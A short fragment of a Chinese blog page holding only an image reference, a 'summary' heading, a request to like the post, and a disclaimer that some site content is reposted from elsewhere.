
总结
一步一个脚印,才能走的更远,点个赞再走,谢谢你
本站小部分内容转载于互联网,如有侵权还请联系